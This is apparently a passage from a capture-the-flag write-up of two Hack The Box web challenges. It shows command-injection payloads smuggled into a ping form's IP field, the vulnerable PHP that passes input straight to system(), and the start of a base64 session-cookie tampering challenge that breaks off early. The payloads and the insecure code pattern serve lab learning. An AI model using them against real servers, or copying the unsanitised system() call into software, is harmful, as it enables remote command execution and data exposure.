


9: Looking glass


The next machine is called Looking glass and is in the web category.



The website has a functionality to test pings to a given server, but when I clicked on test I had 100% packet loss.



I opened burpsuite to get a clear view of what requests were being sent to the server.



I found the request and sent it to the repeater in burpsuite that allows me to replay the request over and over.

```
test=ping&ip_address=127.0.0.1:ls&submit=Test
```

I edited the request, so it pings the local host and added a list function.

```
38              </select>
39              <input type="text" name="ip_address" class="form-control" value="159.65.61.187">
40              <div class="input-group-append">
41                <input type="submit" name="submit" class="btn btn-primary" value="Test">
42              </div>
43            </div>
44            <textarea contentEditable="true" class="form-control mt-2 disabled" style="resize:none;heig
               readonly>
                PING 127.0.0.1 (127.0.0.1): 56 data bytes
45              64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.024 ms
46              64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.041 ms
47              64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.035 ms
48              64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.042 ms
49              --- 127.0.0.1 ping statistics ---
50              4 packets transmitted, 4 packets received, 0% packet loss
51              round-trip min/avg/max/stddev = 0.024/0.036/0.042/0.000 ms
52              index.php
53            </textarea>
54          </form>
```

The server responded with the ping statistics and listed an index.php file which I checked.

```
test=ping&ip_address=127.0.0.1;cat index.php&submit=Test
```


It was a dead end.

```
            </div>
            <textarea contentEditable="true" class="form-control mt-2 disabled" style="r
            " readonly>
              PING 127.0.0.1 (127.0.0.1): 56 data bytes
              64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.023 ms
              64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.064 ms
              64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.062 ms
              64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.063 ms
              --- 127.0.0.1 ping statistics ---
              4 packets transmitted, 4 packets received, 0% packet loss
              round-trip min/avg/max/stddev = 0.023/0.053/0.064/0.000 ms
              <?php
              function getUserIp()
              {
              return $_SERVER['REMOTE_ADDR'];
              }

              function runTest($test, $ip_address)
              {
              if ($test === 'ping')
              {
              system("ping -c4 ${ip_address}");
              }
              if ($test === 'traceroute')
              {
              system("traceroute ${ip_address}");
              }
              }

              ?>

                <!DOCTYPE html>
                <html>
                  <head>
                    <title>
```

The next thing I tried was path traversing using ../

```
test=ping&ip_address=127.0.0.1;ls ../&submit=Test
```


I got a promising response. The server listed a bunch of files and one of them was called flag_L15pu.



I used the cat function to display the contents of the flag file


And I got the flag in the response.

```
          <select class="form-control">
            <option selected>
              Server 01
            </option>
          </select>
          <input type="text" name="ip_address" class="form-control" value=
          <div class="input-group-append">
            <input type="submit" name="submit" class="btn btn-primary" val
          </div>
        </div>
        <textarea contentEditable="true" class="form-control mt-2 disabled
         readonly>
          PING 127.0.0.1 (127.0.0.1): 56 data bytes
          64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.146 ms
          64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.030 ms
          64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.039 ms
          64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.072 ms
          --- 127.0.0.1 ping statistics ---
          4 packets transmitted, 4 packets received, 0% packet loss
          round-trip min/avg/max/stddev = 0.030/0.072/0.146/0.046 ms
          HTB{I_f1n4lly_100k3d_thr0ugh_th3_rc3}
        </textarea>
      </form>
    </div>
```




10: Baby auth

The next challenge is a web hacking challenge involving cookie modification.




The website was just a login form with a “register” button at the bottom.




I tried the default login of “admin” “admin” and the password was wrong because also tried creating a user called “admin” but I got a response “this user already


exists". Then I created my own account "ivan" "ivan" but when I tried logging in I got a response of "you are not an admin"




I loaded burpsuite and inspected the server requests. I could see my session ID and I could see that it was encoded in base64(middle right of the screenshot below)




I decoded it in CyberChef.

